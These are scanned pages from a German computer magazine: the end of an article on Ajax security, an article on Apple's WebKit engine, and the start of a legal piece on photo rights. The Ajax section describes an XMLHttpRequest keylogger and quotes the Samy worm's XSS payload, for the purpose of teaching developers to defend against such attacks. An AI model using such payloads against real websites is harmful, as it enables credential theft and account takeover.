Diese wenigen Zeilen implementieren einen vollständigen Keylogger. Bei jedem Tastendruck wird die Methode key\_logger() aufgerufen, die den aktuellen Inhalt des Formularfelds „pwd“ an den Angreifer sendet.

meist sicher sein, dass die Inhalte der von ihnen ausgefüllten Formularfelder erst nach dem Klick auf den Absenden-Button übertragen würden. Diese Sicherheit verlieren die Nutzer jedoch bei Ajax und XMLHttpRequest. Beim während des Tippen können die Formulardaten unberücksichtigt an einen Angreifer übertragen werden. Voraussetzung dafür ist das vorherige Einschleusen des Schadcodes in die entsprechende Webanwendung durch XSS.

In einem Beispielszenario versucht sich ein Nutzer an einem Portal für Online-Banking anzumelden. Nach dem Eintippen des Passworts bemerkt er jedoch, dass er versehentlich das für seinen Account bei eBay eingegeben hat. Noch bevor er das Anmeldeformular durch Klicken auf „OK“ absendet, korrigiert er das Passwort. Das ursprünglich eingegebene wurde jedoch bereits unbemerkt durch XMLHttpRequest an den Angreifer übermittelt. Dieser versucht, sich mit dem ausgespionierten Kennwort im Namen des Opfers bei beliebten Internet-Seiten anzumelden – und landet dabei irgendwann bei eBay.

## Entwicklungshilfe

Um als Einsteiger in die Ajax-Entwicklung die schlimmsten Anfängerfehler zu vermeiden, kann man auf bewährte Frameworks zurückgreifen. Die erleichtern es zudem, die Webanwendung für die Betrachtung in verschiedenen Browsern kompatibel zu halten. Für Ajax existieren bereits zahlreiche solcher Helfer. Einen umfangreichen Überblick hierüber bietet [10].

Natürlich sind auch die Autoren der Frameworks nicht vor Fehlern gefeit. Beispiele aus der Vergangenheit (z. B. CPaint oder PAjax) zeigen, dass die Sicherheitslücken eines Frameworks schnell zur Gefährdung jener Webanwendungen führen, die auf seiner Grundlage implementiert wurden.

## Ajax-Würmer und XSS

Zwei bedeutende Beispiele aus der Vergangenheit, die beiden Ajax-Würmer MySpace Samy und Yahoo! Yamanner, zeigen die Gefahr von Angriffen unter Cross-Site-Scripting (XSS) und Ajax. Die Besonderheiten von asynchronen, über XMLHttpRequest versendeten Anfragen verhalfen ihnen dabei zu einer schnellen Verbreitung – ähnlich wie die eines Computervirus.

Indem er schädlichen JavaScript-Code in seinem MySpace-Profil speicherte, wurden sämtliche Betrachter von Samys Profil zu seinen virtuellen Freunden. Zusätzlich wurden deren Profile manipuliert, was ihre Besucher wiederum zu neuen Freunden von Samy machte. Innerhalb weniger Stunden wuchs die Zahl von Samys Freunden sprungartig auf über eine Million an. Der dadurch verursachte Verbrauch an Systemressourcen brachte das Portal einige Tage zum Erliegen.

Möglich wurde dieser Angriff durch eine unzureichende Eingabeverifikation. So versäumte es MySpace, die Werte von CSS-Attributen innerhalb der Nutzerprofile auf Schadcode zu prüfen. Innerhalb dieser Attribute konnte Samy seinen schädlichen JavaScript-Code unentdeckt einbetten. Beim

Rendern der CSS-Attribute wurde dieser anschließend ausgeführt. Unter [1] hat der damalige Angreifer eine detaillierte Beschreibung seines Angriffes veröffentlicht:

```
<div id="code expr="alert('xss') style="background'javascript:eval( document.code.expr))>
```

Anders als Samy hatte Yamanner mit seiner Attacke auf den webbasierten E-Mail-Client von Yahoo! finanzielle Motive. Er bettete schädlichen JavaScript-Code in HTML-Mails ein. Beim Öffnen dieser E-Mails sammelte Yamanner die Adressen aller Kontakte aus dem Adressbuch des Opfers, um sie anschließend an den Angreifer zu senden. Dieser konnte sie anschließend gewinnbringend an Spam-Unternehmen veräußern. Gleichzeitig verbreitete sich der Wurm an all diese Kontakte automatisch über XMLHttpRequest.

Auch Yamanner nutzte eine Schwachstelle bei der Eingabeverifikation des Mail-Providers. So war es ihm möglich, schädlichen Skriptcode in das HTML-Attribut onLoad einzufügen, der dann beim Öffnen der HTML-Mail ausgeführt wurde:

```

```

Bei der Auswahl des geeigneten Frameworks sollte man daher Wert auf eine große Entwickler- und Anwendergemeinde legen, die Fehler schnell erkennen und beheben kann. Um davon dann zu profitieren, muss man deren Website stets im Auge behalten und eventuelle Updates zügig übernehmen.

Erste vielversprechende Ansätze zur Schaffung einheitlicher Standards und Best Practices sind das OWASP AJAX Security Project [11] sowie die OpenAjax Alliance. Letztere veröffentlichte erst im September dieses Jahres ein Whitepaper über die Sicherheit von Ajax-Mashups [12].

## Sicherheitstests

Sicherheitstests, meist in Form von Penetrationstests, sind ein wichtiges Instrument zur Beur-

teilung und zum Nachweis ausreichender Sicherheit von Webanwendungen. Im Rahmen der ersten, passiven Phase eines Penetrationstests scannen (auch: crawlen) Testwerkzeuge die gesamte Webanwendung. Durch die Identifikation sämtlicher interner Verlinkungen entsteht somit ein genauer Plan über den strukturellen Aufbau.

Bei Ajax werden diese Verlinkungen aber nicht selten erst dynamisch zur Laufzeit über JavaScript und DOM erzeugt und in die Anwendung eingebaut. Dies erschwert es Testwerkzeugen, die Anwendung zu crawlen. Sie müssen dazu in der Lage sein, JavaScript auszuwerten. Dieses Problem macht die Zahl der Ajax-fähigen Testtools noch sehr überschaubar. Dazu zählen aktuell Sprajax, ein Tool des Open Web Application Security Project

(OWASP), sowie Chorizo, ein Produkt des Münchener Unternehmens Mayflower.

## Fazit

Da bei Ajax die gleichen Standards und Protokolle zum Einsatz kommen wie bei klassischen Webanwendungen, ändert sich im Web 2.0 nicht gleich das Weltbild der Webprogrammierung. Eine Mindestanforderung ist die Umsetzung der gleichen Sicherheitsmaßnahmen, die auch bei klassischen Webanwendungen schon notwendig waren. Einige Unterschiede gilt es jedoch trotzdem zu beachten. Die meisten resultieren aus der Verwendung von XMLHttpRequest zum Versenden asynchroner Anfragen. Dadurch lassen sich Anfragen heimlich und ohne Kenntnis des Opfers absetzen.

Zu den Wegbereitern für neue Angriffsformen, die Ajax ermöglicht, zählt auch der verstärkte Einsatz von JavaScript. Sicherheitslücken in Implementierungen der Skriptsprache sind immer noch ein Problem. Surfer sollten daher stets auf einen aktuellen Browser achten, in dem möglichst viele der bekannten Probleme gefixt sind. Auf der anderen Seite müssen sich Webentwickler gewahr sein, dass Angreifer durch die Übertragung des Codes im Klartext leicht Reverse Engineering betreiben und die gewonnenen Kenntnisse für spätere Angriffe missbrauchen können.

Hauptursache für die Durchführbarkeit der meisten Angriffe ist und bleibt jedoch eine unzureichende Eingabeverifikation. Erst diese ermöglicht es, Schadcode in die Webanwendung einzuschleusen. Die Vergrößerung der Angriffsfläche durch die Integration von Blogs, Feeds oder Webservices verschärft dieses Problem.

Bis zu einer breiten Entwicklung und Veröffentlichung brauchbarer Entwicklungsrichtlinien und Testwerkzeuge sollte man sorgfältig abwägen, ob und in welchem Umfang der Einsatz von Ajax wirklich sinnvoll und notwendig ist. Erste erfolgreiche Ansätze für solche Richtlinien liefern das OWASP AJAX Security Project und die OpenAjax Alliance.

Bei der Gestaltung von Benutzeroberflächen kann die Verwendung von Ajax die Benutzbarkeit

deutlich verbessern. An der falschen Stelle eingesetzt führt es jedoch schnell zu Sicherheitsproblemen. So ist eine Auto-Vervollständigen-Funktion à la Google Suggest für die Eingabe von E-Mail-Adressen mehr als fragwürdig, da Spammer darüber allzu leicht gültige Adressen sammeln können. Außerdem sollte Logik zur Umsetzung von Sicherheitsmechanismen und Business-Logik stets auf dem Server verbleiben. Nur dort kann sie, geschützt durch neugierige Blicke von Angreifern, zuverlässig ihren Dienst erfüllen. (ad)

*Tim Wartmann ist IT Consultant bei der Comarch Software AG in Dresden.*

## Literatur

- [1] Herbert Braun, Das Desktop-Internet, Webanwendungen verschmelzen mit lokaler Software, ct 16/07, S. 90
- [2] Christiane Rütten, Tobias Glemser, Gesundes Misstrauen, Sicherheit von Webanwendungen, ct 26/06, S. 234
- [3] OASIS Web Services Security: [www.oasis-open.org/committees/tc\\_home.php?wg\\_abbrev=wss](http://www.oasis-open.org/committees/tc_home.php?wg_abbrev=wss)
- [4] W3C XML Encryption Working Group: [www.w3.org/Encryption](http://www.w3.org/Encryption)
- [5] IETF/W3C XML-DSig Working Group: [www.w3.org/Signature](http://www.w3.org/Signature)
- [6] Microsoft Developer Network, XML-Validierung mit „XmlValidatingReader“: [http://msdn2.microsoft.com/de-de/library/7tzaa3a1\(VS.80\).aspx](http://msdn2.microsoft.com/de-de/library/7tzaa3a1(VS.80).aspx)
- [7] Brian Chess, JavaScript Hijacking: [www.fortifysoftware.com/servlet/downloads/public/JavaScript\\_Hijacking.pdf](http://www.fortifysoftware.com/servlet/downloads/public/JavaScript_Hijacking.pdf)
- [8] Stefano Di Paola, Giorgio Fedon, Subverting Ajax: [http://events.ccc.de/congress/2006/Fahrplan/attachments/1158-Subverting\\_Ajax.pdf](http://events.ccc.de/congress/2006/Fahrplan/attachments/1158-Subverting_Ajax.pdf)
- [9] Mike Andrews, James A. Whittaker: How to Break Web Software – Functional and Security Testing of Web Applications and Web Services, Addison-Wesley, 2006
- [10] Ajax Patterns: <http://ajaxpatterns.org>
- [11] OWASP AJAX Security Project: [www.owasp.org/index.php/Category:OWASP\\_AJAX\\_Security\\_Project](http://www.owasp.org/index.php/Category:OWASP_AJAX_Security_Project)
- [12] OpenAjax Alliance: [www.openajax.org/whitepapers/Ajax%20and%20Mashup%20Security.html](http://www.openajax.org/whitepapers/Ajax%20and%20Mashup%20Security.html)



Herbert Braun

# WebKit – die unbekannte Größe

## Die Engine von Apples Safari erobert das Web

Es ist noch nicht lange her, dass WebKit nur Mac-Anwendern ein Begriff war. Doch inzwischen hat Apples Browser-Engine in Nokia, Google und Adobe mächtige Unterstützer gefunden, ist Marktführer bei den Mobilbrowsern und schickt sich an, Windows und Linux zu erobern.

**N**och schlagen die meisten WebKit-Herzen in Mac-OS-Rechnern, die seit 2003 mit dem vorinstallierten WebKit-Browser Safari ausgeliefert werden. Die jüngste unter den großen Browser-Engines steckt auch in anderen Mac-Anwendungen, etwa in Apple Mail, in der Widget-Engine Dashboard oder in Drittprodukten wie dem Webeditor BBEdit. Andere Mac-Browser wie Shiira ([www.shiira.jp](http://www.shiira.jp)) oder Sunrise ([www.sunrisebrowser.com](http://www.sunrisebrowser.com)) setzen ebenfalls auf WebKit ([www.webkit.org](http://www.webkit.org)) ; das seit 1995 existierende OmniWeb ([www.ognigroup.com/applications/omniweb](http://www.ognigroup.com/applications/omniweb)) stellte gleich Anfang 2003 auf diese Engine um.

Allmählich dringt WebKit auf andere Betriebssysteme vor. So haben die Entwickler des Linux-Desktops Gnome angekündigt, dass künftige Versionen des Standardbrowsers Epiphany auf WebKit aufbauen werden – statt auf das bisherige Mozilla Gecko. Ob der Gnome-Konkurrent KDE den

gleichen Schritt tun wird, ist noch ungewiss: Im KDE-Standardbrowser Konqueror steckt die Engine KHTML, das Mutterprojekt von WebKit (siehe Kasten).

Swift ([www.swift.ws](http://www.swift.ws)), im Sommer 2006 gestartet, war der erste Versuch, WebKit auf Windows-Rechner bringen – doch ist dieses Projekt obsolet geworden, seit der im Juni 2007 vorgestellte Safari 3 erstmals auch für Windows vorliegt. Vergessen ist auch die katastrophale Qualität der ersten Beta [1]: Inzwischen ist die vierte Beta erschienen, die sich außer durch die fehlende deutsche Lokalisierung kaum noch als solche erkennen lässt.

### Mobilisierung

Auf Desktop-Rechnern mit Mac OS, Windows oder Linux schickt sich WebKit also an, gegenüber Firefox Boden gut zu machen, auch wenn auf absehbare Zeit die Reihenfolge IE –

Firefox – Safari – Opera gefestigt sein dürfte. Ganz anders sieht es auf dem Mobilmarkt aus. Dort gewinnt das schlanke, quelloffene WebKit immer mehr Unterstützer bei den Geräteherstellern.

So hat Apple seinem iPhone (und dem verwandten iPod touch) einen kompletten Safari-Browser spendiert. Das scheint bei den Anwendern gut angekommen zu sein, denn laut einer Statistik von Net Applications kam zuletzt bereits jeder tauendste Webseitenaufruf von diesen Geräten – anderthalb mal so viele wie von allen Windows-Mobile-Handhelds und zehnmal so viele wie von den Abermillionen Nokia- und Samsung-Händys mit S60-Oberfläche.

Doch auch in diesen Geräten steckt ein WebKit-Browser mit dem schmucklosen Namen „Web Browser for S60“. Nur wenige Wochen nachdem Apple 2005 die WebKit-Quellen komplett freigegeben hatte, griff S60-Entwickler Nokia zu. Einen WebKit-Browser

zum Nachinstallieren für Java-fähige Smartphones stellt Tea-Shark ([www.teashark.com](http://www.teashark.com)) her.

Still und heimlich ist WebKit also zur führenden Browser-Engine für Mobilgeräte geworden. Gut möglich, dass die Engine diesen Vorsprung noch ausbaut, denn die im November gegründete Open Handset Alliance ([www.openhandsetalliance.com](http://www.openhandsetalliance.com)), die unter der Führung Googles eine quelloffene Plattform für Mobilgeräte mit dem Codenamen „Android“ entwickelt, setzt ebenfalls auf WebKit.

Außer Apple, Google und Nokia ist noch ein weiterer IT-Riese dem Charme der quelloffenen Engine erlegen: Adobe hat als HTML-Komponente seiner Laufzeitumgebung AIR WebKit gewählt. AIR (damals noch unter dem Namen Apollo) war im Frühjahr 2007 nach Swift die erste Windows-Portierung von WebKit; die Veröffentlichung von AIR 1.0 dürfte nicht mehr lange auf sich warten lassen.

### Kit & Core

Es gibt also viele Gründe für Webentwickler, Seiten auf einem WebKit-Browser zu testen. Doch auch für ganz normale Windows-Anwender könnte sich ein Blick auf Safari und Konsorten lohnen – vielleicht ist der Browser ja nach ihrem Geschmack. Anhand von Safari 3.0.4 Beta für Windows soll WebKit zeigen, was es kann. Der Fokus richtet sich dabei auf die Fähigkeiten der Engine; Oberfläche und Funktionsumfang von Safari bleiben außen vor.

Recht großspurig prahlte Apple bei der Vorstellung von Safari 3 mit der Geschwindigkeit des Browsers. Da er ja auch im vergleichsweise ressourcenschwachen iPhone zum Einsatz kommen sollte, hat Apple offenbar viel Energie darin investiert, den Browser kräftig zu frisieren.

Auch wenn die Zahlen geschönt erscheinen und der Vorsprung von Safari auf Windows-Rechnern nicht eindeutig belegt ist, scheint der Apple-Browser dank der zugrunde liegenden Engine knapp an der Konkurrenz vorbeizuziehen – Opera jedenfalls hat seinen Werbeslogan „fastest browser on earth“ stillschweigend eingemottet. Allerdings ist der Aspekt der Darstellungsgeschwindigkeit überbewertet: Selbst auf einem betag-

This page contains the following errors:

error on line 13 at column 177: Opening and ending tag mismatch: p line 0 and body

Below is a rendering of the page up to the first error.

Ich bin nur  
ein Umbruch.

Ein Texteingabefeld

## Bei Fehlern in XML-Webseiten verhält sich WebKit korrekt und gleichzeitig benutzerfreundlich.

ten 1,2-GHz-Athlon mit Windows XP ließen sich die im Zehntelsekundenbereich angesiedelten Unterschiede zwischen IE 7, Firefox 2 und Opera 9 subjektiv nicht nachvollziehen.

Ungewohnt für Windows-Anwender ist die starke Kantenglättung bei der Darstellung von Schriften; diese unterscheidet sich auch deutlich von der des IE 7. Allerdings ist diese Kanten-glättung nicht in WebKit enthalten, wie etwa ein Vergleich mit Swift zeigt, sondern eine Safari-spezifische Zugabe Apples.

Was die Webstandards angeht, behaupten die Safari-Entwickler, dass die Rendering-Maschine „HTML in Übereinstimmung mit der W3C-Spezifikation darstellt“ (<http://developer.apple.com/internet/safari/faq.html>). Dieser Anspruch manifestiert sich beispielsweise darin, dass schon Safari 2.02 im Oktober 2005 als erster Browser den berühmt-berüchtigten Test Acid2 ([www.webstandards.org/act/acid2/test.html](http://www.webstandards.org/act/acid2/test.html)) bestand – die offiziellen Firefox-Versionen scheiterten bis heute an diesem CSS-Prüfstein.

Was das Bild trübt, sind eher Kleinigkeiten. Beispielsweise kann WebKit/Safari nicht mit typografischen Anführungszeichen umgehen – ein Schönheitsfehler, der aber wegen der völlig fehlenden Unterstützung des Internet Explorer für das dafür nötige <q>-Element in der Praxis (leider) unbedeutend ist. Beim <label>-Element in Formularen hat die aktuelle WebKit-Version mit der Konkurrenz gleichgezogen, auch die automatische Nummerierung von Überschriften funktioniert inzwischen.

Merkwürdigerweise lässt sich WebKit als einzige der großen Engines nicht dazu überreden, die im alt-Attribut verzeichneten Alternativtexte zu Bildern anzulegen. Das mag zulässig sein, wenn das Bild auf dem Server fehlt, denn die HTML-Spezifikation ist hier nicht eindeutig.

Doch spätestens wenn der Benutzer die Bildanzeige abschaltet, wäre die Darstellung der Alternativtexte nicht nur vorgeschrrieben, sondern auch äußerst sinnvoll. Auch wenn Safari 3 am Format des Bildes scheitert, bekommt der Anwender nur Fragezeichen-Icons zu sehen – das ist zum Beispiel der Fall bei Base64-kodierten Grafiken im HTML-Quelltext [2].

Weniger Schwierigkeiten hat WebKit mit Vektorgrafiken. Bei



## Erst nach einem Eingriff in die Browserkonfiguration zeigt Safari das Debug-Menü an.

der SVG-Unterstützung verhält es sich in etwa wie Gecko [3], bei Canvas war die Apple-Maschine Pionier – kein Wunder, denn die Inline-Grafiken wurden bei Apple erfunden. Noch in den Kinderschuhen steckt dagegen die Unterstützung für MathML; laut „Torture Test“ [4] fällt WebKit wegen seiner Unfähigkeit, Brü-

che, Wurzeln und Funktionen zu rendern, in Mathe glatt durch.

Client-seitige Umwandlungen per XSLT sind möglich, allerdings bleiben Safari & Co. hier gegenüber der Konkurrenz etwas zurück: Die XSL-Umwandlung muss nämlich direkt per <?xml-stylesheet type="text/xsl" href="datei.xsl"?> eingebunden sein; den XSL-Prozes-

## Von KHTML zu WebKit (und zurück?)

Kurz vor der Jahrtausendwende suchten die Macher von KDE nach einem passenden Browser für ihre Linux-Desktopumgebung. Die Marktsituation sah schlimm aus: Während Netscape 4 langsam Moos ansetzte und der Nachfolger nicht in die Gänge kam, näherten sich die Marktanteile von Microsofts Internet Explorer der 100-Prozent-Marke. Also schrieben sich die KDE-Entwickler in C++ eine komplett neue Browser-Engine namens KHTML nebst einem JavaScript-Interpreter KJS und veröffentlichten den darauf aufsetzenden Browser und Dateimanager Konqueror zusammen mit KDE 2 im Herbst 2000.

Zu dieser Zeit führte auch auf den meisten Macintosh-Rechnern der Weg ins Web über den Internet Explorer. Nachdem Apple jedoch das Großprojekt OS X erfolgreich lanciert hatte, sah man dort die Notwendigkeit für einen eigenen Browser. Statt bei Null zu beginnen, bauten die Entwickler auf dem unter GNU-Lizenz stehenden KHTML auf, das im Vergleich zu Mozillas Gecko keine Altlasten mitschleppte und erheblich schlankeren Code hatte. Allerdings wollte sich Apple nicht an KHTML selbst beteiligen, son-

dern spaltete ein Projekt unter eigener Regie ab: WebKit.


Mit einem Paukenschlag führte Apple Anfang Januar 2003 WebKit und den daraus gebauten Browser Safari der Öffentlichkeit vor. Noch im gleichen Jahr wurde Safari Teil des Betriebssystems OS X 10.3.

Die Freude der KHTML-Entwickler, dass Apple ihre Engine aufgriff, wich bald Ärger, denn der Konzern wollte nicht konstruktiv an dem Open-Source-Projekt mitarbeiten. Die Apple-Programmierer gaben ihre Neuerungen nur schubweise an die KHTML-Macher zurück, sodass die beiden Projekte auseinanderdrifteten. Quelloffen gemäß den GPL-Bedingungen waren nur die WebKit-Bestandteile WebCore (ex-KHTML) und JavaScriptCore (ex-KJS). Erst Mitte 2005, kurz nach der Veröffentlichung von Safari 2, endeten die Querelen mit der endgültigen Freigabe aller WebKit-Quellen durch Apple. Safari selbst ist dagegen nach wie vor Closed Source.

Konqueror und KHTML haben sich zwar bis heute wacker gegen die mächtige Open-Source-Konkurrenz von Firefox behauptet, können aber in Sachen

Entwicklerressourcen nicht mit WebKit mithalten. Folglich diskutieren die KDE-Mitwirkenden seit Sommer 2007, ob für künftige Browserversionen nicht WebKit anstelle von KHTML treten sollte.

Profitieren könnten von dem Zusammenschluss sowohl Webdesigner, die mit einem Browser weniger testen müssten, als auch Konqueror-Anwender, denn eine weiter verbreitete Engine wird von den Designern eher berücksichtigt. Auch aus technischer Sicht spricht einiges für diese Lösung, denn WebKit wird ohnehin bald Teil von KDE (ab Version 4.1): Die GUI-Bibliothek Qt, auf der KDE fußt, soll nämlich ab Version 4.4 die Engine enthalten. Allerdings gibt es unter den Entwicklern auch Vorbehalte gegen Apple. Außerdem hat KHTML einige Fähigkeiten, die WebKit noch fehlen, etwa auf dem Gebiet CSS3. Während sich Apple in vertrauensbildenden Maßnahmen übt und auch externen Entwicklern die Mitarbeit an WebKit erlaubt [5], bleibt die Zukunft von KHTML vorerst offen: „Solche Entscheidungen werden normalerweise erst getroffen, wenn Code da ist“, meint Sebastian Kügler, Vorstandsmitglied des KDE e. V.



sor per JavaScript anzuwerfen, klappt nicht.

## Wohlgeformt

Wie alle Browser außer dem Internet Explorer kommt Safari mit XML-MIME-Typen wie application/xhtml+xml zurecht, ohne die XHTML eigentlich sinnlos ist. Statt wie Firefox und Opera bei nicht wohlgeformten Dokumenten einfach mit einer Fehlermeldung abzubrechen, zeigt er zusätzlich das bis zum Fehler lesbare XML an – ein interessanter Kompromiss zwischen der von XML geforderten Fehlerintoleranz und Benutzerfreundlichkeit.

Überhaupt nichts anfangen kann WebKit mit WAP beziehungsweise der zugehörigen Markup-Sprache WML. Das hat es zwar mit Gecko und IE gemeinsam, doch überrascht das schon bei einer Engine, die auf Mobilgeräten eine so große Rolle spielt. Natürlich kann man das auch für ein Indiz nehmen, dass WAP mausetot ist.

Eine andere Komfortfunktion behält Apple den Nutzern seines iPhone vor: das Zoomen von Webseiten, das der Desktop-Safari im Unterschied zur Mobilvariante wie auch zum Internet Explorer 7 und zu Opera nicht beherrscht. Natürlich lässt sich die Schrift vergrößern, doch zerstört dies womöglich das Layout der Webseite.

## Werkzeuge

Eher unauffällig verhält sich WebKit bei JavaScript-Code; offenbar haben die Entwickler der zuständigen Komponente Java-

ScriptCore gute Arbeit geleistet. Dennoch wird es beim Entwickeln komplexer Anwendungen nötig sein, die WebKit-spezifischen Fehler zu jagen.

Wie Firefox und Opera bringt auch Safari eine brauchbare JavaScript-Konsole mit. Diese steckt allerdings im normalerweise unsichtbaren „Debug“-Menü. Der Weg zum Einblenden dieses Menüs führt merkwürdigerweise über externes Bearbeiten der Browserkonfiguration: Windows-Anwender müssen dazu die Einstellungsdatei Preferences.plist im Verzeichnis %APPDATA%\Apple Computer\Safari um die Einträge

```
<key>IncludeDebugMenu</key>
<true/>
```

bereichern; auf dem Mac genügt die Eingabe von

```
defaults write com.apple.Safari
IncludeDebugMenu 1
```

in ein Terminal-Fenster. Die Safari-Konsole unterstützt auch Debug-Meldungen, die für den normalen Benutzer unsichtbar bleiben, und bedient sich dabei der Firefox-Syntax window.console:

```
if (window.console) {
  window.console.log("unsichtbare Debug-
Meldung");
} else if (opera.postError) {
  opera.postError("unsichtbare Debug-
Meldung (Opera)");
} else {
  alert("sichtbarer Hinweis (IE)");
}
```

Safari hebt solche Hinweise durch grüne Schriftfarbe von den JavaScript-Fehlern ab.

Fortgeschrittene können eine weitere Hilfe für WebKit-kompa-

tible JavaScript-Programmierung in Anspruch nehmen: den Debugger Drosera. Grundlage ist auch hier eine Skript-Konsole, doch lässt sich die Ausführung der Skripte durch Breakpoints anhalten, was einen Blick in aktuelle Variablenwerte erlaubt. Leider ist Drosera nur in den Nightly Builds von WebKit für Mac OS enthalten; interessierte Windows-Anwender müssten den C++-Quelltext herunterladen und selbst kompilieren (siehe Soft-Link).

Mit Hinweisen auf CSS-Fehler, wie sie die Konsole von Firefox und Opera geben, kann WebKit bislang nicht dienen. Dafür bringt der Browser ein hervorragendes Werkzeug für den Dokumentenbaum mit: Web Inspector stellt den HTML-Code in einer einfaltbaren Baumstruktur dar, zeigt zu jedem Element die aktuell gültigen CSS-Stile und malt daraus sogar eine Grafik mit dem Box-Modell. Wahlweise wird die Anwendung, die man über das Kontextmenü („Inspect Element“) aufruft, als eigenes Fenster oder als Teil von Safari angezeigt.

Außer dem Dokumentenbaum zeigt der Web Inspector eingebundene JavaScript-Dokumente, Stylesheets und Bilder an. Wie man es aus der Firefox-Erweiterung Firebug kennt, listet es auch die Downloadzeiten für alle diese Elemente auf – und zwar in dem Apple-typischen Chic grafisch aufbereitet. Auch der Web Inspector besitzt eine Konsole; diese weist auf HTML-Fehler hin.

Seltsamerweise enthalten aber nur die Nightly Builds von WebKit den Inspector; zum Aktivieren ist wiederum ein Eingriff in die Konfigurationsdatei erforder-

**Der in WebKit enthaltene Web Inspector ist ein mächtiger Helfer für Webdesigner.**

lich. Windows-Anwender müssen dazu in dem oben genannten Verzeichnis die Datei WebKit-Preferences.plist um folgenden Eintrag erweitern:

```
<key>WebKitDeveloperExtras</key>
<true/>
```

Für Mac-Nutzer führt der Weg erneut über ein Terminalfenster:

```
defaults write com.apple.Safari
WebKitDeveloperExtras -bool true
```

Das einzige bereits in der voreingestellten Konfiguration aktive Hilfsmittel ist das „Activity“-Fenster im Windows-Menü. Es listet alle eingebundenen Dateien auf, nennt deren Größe und weist auf 404-Fehler hin.

## Fazit

Von allen Browser-Engines breitet sich WebKit als jüngste am schnellsten aus. Gut möglich, dass die schlanke, schnelle und standardverträgliche Software von den Marktanteilen der etablierteren Konkurrenz noch einen guten Happen abbießt – nicht zuletzt wegen der Tauglichkeit für den wachsenden Markt internetfähiger Mobilgeräte.

Auch für Windows-affine Webdesigner ist spätestens jetzt der Zeitpunkt gekommen, wo sie sich mit WebKit und seiner Referenzimplementierung Safari auseinandersetzen sollten; dank der inzwischen brauchbaren Windows-Version von Safari 3 geht das jetzt zum Glück leichter als noch vor einem halben Jahr. Vor allem der in den Nightly Builds enthaltene Web Inspector hilft dabei, die eigenen Webkreationen auch für die Safari-Nutzer zu trimmen. Und dazu könnten viele gehören, die sich den flinken Apple-Browser einmal aus der Nähe anschauen. (heb)

## Literatur

- [1] Herbert Braun, Safari für Windows, c't 14/07, S. 56
- [2] Herbert Braun, Neu bebildert, Tipps und Tricks mit Webgrafiken, c't 22/07, S. 208
- [3] SVG-Testergebnisse: <http://code.dread.com/svg-support.php>
- [4] MathML-Test: [www.mozilla.org/projects/mathml/demo/texvsmml.xhtml](http://www.mozilla.org/projects/mathml/demo/texvsmml.xhtml)
- [5] WebKit öffnet sich externen Entwicklern: <http://aseigo.blogspot.com/2007/12/webkit-opens-up-more.html>

 **Soft-Link 0802136**



Anzeige

Dr. Ingolf Prinz

# Mein Bild gehört dir?

## Rechte von Fotografen und Abgebildeten

**Wenn Urheber- und Persönlichkeitsrechte bei der Veröffentlichung von Bildern miteinander ins Gehege geraten, kann es schnell kompliziert werden. Manchmal kommt das alltägliche Rechtsempfinden dann nicht mehr mit. Warum sollte ich nicht ein Porträtfoto von mir, das jemand in meinem Auftrag angefertigt hat, ins Internet stellen dürfen? Und wer sollte es einem Fotografen verbieten, mit einem von ihm geschossenen Hochzeitsfoto auf seiner Website die Werbetrommel zu röhren?**

**E**in Rechtsanwalt und IT-Berater wollte sich bei Unternehmen um eine Arbeitsstelle bewerben. Weil er gelernt hatte, dass der erste optische Eindruck wichtig sein kann, ließ er sich in einem professionellen Fotostudio für edel aussehende Bewerbungsbilder ablichten. Was dabei herauskam, gefiel ihm so gut, dass er beschloss, es auch anderen Verwendungszwecken zuzuführen.

Was der Mann mit den Fotokünstlern beim Auftragsgespräch genau vereinbart hatte, ließ sich später nicht mehr eindeutig klären. Jedenfalls hatte er nicht bloß auf seinen Beruf hingewiesen, sondern auch erläutert, er benötige Bewerbungsfotos in digitaler Form, weil er beabsichtigte, auch Online-Bewerbungen durchzuführen. Er bekam die angefertigten Porträts nicht nur in Form von Papierausdrucken, sondern auch als JPEG-Dateien auf einer mit der Beschriftung „Online“ versehenen CD-ROM, die man ihm zusätzlich in Rechnung stellte.

### Dein Foto? Mein Werk!

Als das Studio später feststellte, dass der Kunde eines der Fotos zu Präsentationszwecken auf seiner Website eingestellt hatte, forderte es ihn auf, dies zu unterlassen. Eine Web-Veröffentlichung sei durch den von ihm gezahlten Preis nicht abgedeckt. Er nahm das Bild zwar vom Netz, wollte aber keine Unterlassungserklärung unterschreiben. Bei der Erteilung des Auftrags habe er doch hinreichend deutlich gemacht, dass er die Porträts zur Veröffentlichung im Rahmen seines Web-Angebots benötige.

Die Sache kam vors Landgericht (LG) Köln. [1] Dort berief der Kunde des Fotostudios sich unter

anderem auf Paragraf 60 des Urheberrechtsgesetzes (UrhG), der die „Vervielfältigung sowie die unentgeltliche und nicht zu gewerblichen Zwecken vorgenommene Verbreitung eines Bildnisses“ durch dessen Besteller oder durch den Abgebildeten für „zulässig“ erklärt. Die Richter wiesen jedoch auf eine fast genau drei Jahre zuvor ergangene Entscheidung des Oberlandesgerichts (OLG) am gleichen Ort hin [2]: Es hatte bereits festgestellt, dass dieser Paragraf keine umfassenden Verwertungsrechte einräumt.

